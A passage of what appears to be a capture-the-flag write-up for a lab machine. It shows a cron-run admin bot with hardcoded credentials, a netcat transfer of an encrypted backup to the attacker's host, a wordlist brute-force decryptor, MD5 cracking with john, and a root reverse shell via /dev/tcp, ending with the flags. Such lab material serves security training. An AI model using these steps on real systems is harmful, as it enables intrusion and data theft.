2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:b4:3c brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.41.106/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2554sec preferred_lft 2554sec
    inet6 dead:beef::250:56ff:feb0:b43c/64 scope global dynamic mngtmpaddr proto kernel_ra
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb0:b43c/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
Scheduled Tasks
Interesting Scheduled Tasks
crontab -l
* * * * * python3 /home/web/web/bot/admin.py
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
import tempfile, shutil, time, traceback, uuid, os, glob

# ----- Config -----
CHROME_BINARY = "/usr/bin/google-chrome"
USERNAME = "admin@imagery.htb"
PASSWORD = "strongsandofbeach"
BYPASS_TOKEN = "K7Zg9vB$24NmW!q8xR0p%tL!"
APP_URL = "http://0.0.0.0:8000"
# ------------------

# Clean up old profiles
for folder in glob.glob("/tmp/chrome-profile-*"):
    try:
        shutil.rmtree(folder, ignore_errors=True)
    except Exception:
        pass

# Check /tmp space
total, used, free = shutil.disk_usage("/tmp")
if free < 50 * 1024 * 1024:
    print(f"[!] WARNING: /tmp is low on space! Only {free / 1024 / 1024:.2f} MB free.")

# Create new profile
user_data_dir = f"/tmp/chrome-profile-{uuid.uuid4()}"
os.makedirs(user_data_dir, exist_ok=True)

# Configure Chrome
options = Options()
options.binary_location = CHROME_BINARY
options.add_argument("--headless=new")
options.add_argument("--no-sandbox")
options.add_argument("--disable-dev-shm-usage")
options.add_argument(f"--user-data-dir={user_data_dir}")
options.set_capability("goog:loggingPrefs", {"browser": "ALL"})

driver = None
try:
    driver = webdriver.Chrome(options=options)
    print("[*] Browser started.")
    driver.get(APP_URL)

    WebDriverWait(driver, 10).until(
        EC.presence_of_element_located((By.ID, "navbar-links"))
    )
    print("[*] Navigation bar loaded.")

    login_nav_button = WebDriverWait(driver, 10).until(
        EC.element_to_be_clickable((By.ID, "nav-login"))
    )
    login_nav_button.click()
    print("[*] Clicked 'Login' navigation button.")

    WebDriverWait(driver, 10).until(
        EC.visibility_of_element_located((By.ID, "loginPage"))
    )
    print("[*] Login page content is now visible.")

    # Wait for input fields
    WebDriverWait(driver, 10).until(EC.presence_of_element_located((By.ID, "loginEmail")))
    WebDriverWait(driver, 10).until(EC.presence_of_element_located((By.ID, "loginPassword")))

    driver.find_element(By.ID, "loginEmail").send_keys(USERNAME)
    driver.find_element(By.ID, "loginPassword").send_keys(PASSWORD)
    print("[*] Credentials filled.")

    # Inject bypass script
    driver.execute_script(f"""
        const form = document.getElementById('loginForm');
        if (form && !form.dataset.injected) {{
            form.dataset.injected = 'true';
            console.log('[*] Bypass script injected');
            form.addEventListener('submit', async function(event) {{
                event.preventDefault();
                const username = document.getElementById('loginEmail').value;
                const password = document.getElementById('loginPassword').value;
                try {{
                    const res = await fetch('/login', {{
                        method: 'POST',
                        headers: {{
                            'Content-Type': 'application/json',
                            'X-Bypass-Lockout': '{BYPASS_TOKEN}'
                        }},
                        body: JSON.stringify({{ username, password }})
                    }});
                    const data = await res.json();
                    if (data.success) {{
                        console.log('[+] Login successful!');
                        window.location.reload();
                    }} else {{
                        console.error('[-] Login failed:', data.message);
                        if (window.showMessage)
                            window.showMessage(data.message, 'error');
                    }}
                }} catch (e) {{
                    console.error('[!] Fetch error:', e);
                    if (window.showMessage)
                        window.showMessage('Unexpected error during login.', 'error');
                }}
            }});
        }} else {{
            console.warn('[!] Login form not found or already injected.');
        }}
    """)
    print("[*] Login form bypass injected.")

    # Trigger form submit
    driver.execute_script("document.getElementById('loginForm').dispatchEvent(new Event('submit'))")
    print("[*] Form submit triggered manually.")
    time.sleep(3)

    # Print browser console logs
   #browser_logs = driver.get_log("browser")
    #for entry in browser_logs:
      #  msg = entry['message']
       # print(f"[browser log] {msg}")
        #if '[!]' in msg or 'error' in msg.lower():
         #   print("[!] JS error detected:", msg)

    # Wait for admin panel
    WebDriverWait(driver, 20).until(
        EC.visibility_of_element_located((By.ID, "nav-admin-panel"))
    )
    print("[+] Admin panel navigation link appeared, login likely successful.")

    driver.find_element(By.ID, "nav-admin-panel").click()
    print("[*] Navigated to Admin Panel page.")

    WebDriverWait(driver, 10).until(
        EC.visibility_of_element_located((By.ID, "admin-content-wrapper"))
    )
    WebDriverWait(driver, 10).until(
        lambda d: d.find_element(By.ID, "admin-content-wrapper").get_attribute("style") == "" or
                  "display: none" not in d.find_element(By.ID, "admin-content-wrapper").get_attribute("style")
    )
    print("[+] Admin Panel content wrapper is visible, page loaded correctly.")

    auth_status = driver.execute_async_script("""
        const done = arguments[0];
        fetch('/auth_status')
            .then(res => res.json())
            .then(data => done(data))
            .catch(err => done({ error: String(err) }));
    """)

    print("[*] Auth Status:", auth_status)
    if auth_status.get("isAdmin"):
        print("[+] Admin status confirmed via /auth_status endpoint.")
    else:
        print("[-] User is not admin after login.")

    WebDriverWait(driver, 10).until(
        EC.visibility_of_element_located((By.ID, "user-list"))
    )
    print("[*] User list section found in Admin Panel.")

    try:
        WebDriverWait(driver, 10).until(
            EC.presence_of_element_located((By.ID, "bug-reports-list"))
        )
        print("[*] Bug reports list section found in Admin Panel.")
    except:
        print("[*] No bug reports list found — maybe no entries yet.")

    print("[*] Script finished successfully.")

except Exception as e:
    print("[!] Exception during login and admin panel test:", e)
    traceback.print_exc()
    try:
        driver.save_screenshot("/tmp/selenium_failure.png")
        print("[*] Screenshot saved to /tmp/selenium_failure.png")
    except:
        pass
finally:
    if driver:
        print("[*] Quitting browser.")
        driver.quit()
    if os.path.exists(user_data_dir):
        print(f"[*] Cleaning up user data directory: {user_data_dir}")
        shutil.rmtree(user_data_dir, ignore_errors=True)
Interesting Files
Writable System Binary
find / -type f -writable -exec ls -l {} \; 2>/dev/null | grep -vE '/proc|/sys|/home/web'
-rwxr-xr-x 1 web web 8059480 Jun 18 13:16 /usr/bin/python3.12
/var/backup/web_20250806_120723.zip.aes
ls -la /var/backup
-rw-rw-r-- 1 root root 23054471 Aug 6 2024 web_20250806_120723.zip.aes
Privilege Escalation
Encrypted Backup
sudo nc -q 3 -lnvp 443 > web_20250806_120723.zip.aesStart a listener to copy file over to kali
nc -q 3 -nv 10.10.14.195 443 < /var/backup/web_20250806_120723.zip.aesConnect to Kali listener and send file byte stream over socket

decrypt.py (show/hide)
import pyAesCrypt
import os

# --- Configuration ---
encrypted_file_path = 'web_20250806_120723.zip.aes'
decrypted_file_path = 'decrypted_file.zip'
wordlist_path = 'rockyou.txt'
bufferSize = 64 * 1024  # 64KB buffer size

# --- Decryption logic ---
def decrypt_with_wordlist(encrypted_file, decrypted_file, wordlist):
    """
    Attempts to decrypt a file using passwords from a wordlist.
    """
    if not os.path.exists(encrypted_file):
        print(f"Error: Encrypted file '{encrypted_file}' not found.")
        return

    with open(wordlist, 'r', encoding='utf-8', errors='ignore') as wl:
        for line in wl:
            password = line.strip()
            if not password:
                continue

            print(f"[*] Trying password: {password}")
            try:
                # pyAesCrypt.decryptFile decrypts the file.
                # It will raise a ValueError if the password is wrong.
                pyAesCrypt.decryptFile(encrypted_file, decrypted_file, password, bufferSize)
                print(f"\n[+] SUCCESS: Password found -> {password}")
                return True
            except ValueError:
                # This exception is expected for incorrect passwords.
                continue
            except Exception as e:
                # Handle other potential errors, but a ValueError is expected.
                print(f"[!] An error occurred with password '{password}': {e}")

    print("\n[-] FAILURE: Password not found in the wordlist.")
    return False

# --- Main execution ---
if __name__ == "__main__":
    # Clean up any previous failed decryption attempts
    if os.path.exists(decrypted_file_path):
        os.remove(decrypted_file_path)

    if decrypt_with_wordlist(encrypted_file_path, decrypted_file_path, wordlist_path):
        print("Decryption successful. File saved as 'decrypted_file.zip'.")
    else:
        print("Decryption failed. The file could not be decrypted with the provided wordlist.")
virtualenv .Use a virtual environment to install the pyAesCrypt module
source bin/activateSource the virtual environment
python3 -m pip install pyAesCrypppython3 decrypt.py
deactivateDeactivate the Python virtual environment
unzip -d web_backup decrypted_file.zipExtract the archive to a web_backup directory
grep --exclude-dir=env -r mark web_backupSearch for the word "mark" outside of the Python library files
--exclude-dir argument takes words or globs and ignores sub-directories relative to the starting search path. Since we're starting at web_backup, then env ignores that sub-directory under this path.

echo '01c3d2e5bdaf6134cec0a367cf53e535' > hash
john --wordlist=~/Pentest/WordLists/rockyou.txt --fork=4 --format=Raw-MD5 hash
Lateral to Mark


su mark works fine though, and should be able to create a SSH keypairlastlog application is not installed and sshd is not configured to disable printing the last login.


-R switch, which prompts for Mark's password

charcol shell, I spent some time looking over the help examples, and figured the auto add interface is probably the easiest way to gain command execution as root, since the cron scheduler doesn't have any restrictions on the system command you provide.
Becoming Root
auto add --schedule "* * * * *" --command "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.195/443 0>&1'" --name "rev_0xBEN" --log-output /home/mark/auto.logScheduler command used to overwrite the x placeholder in /etc/password
Flags
User
de070433bae173dd58268e81be133ba6
Root
350291a8b2e2c6f7729e21e5e6224bfb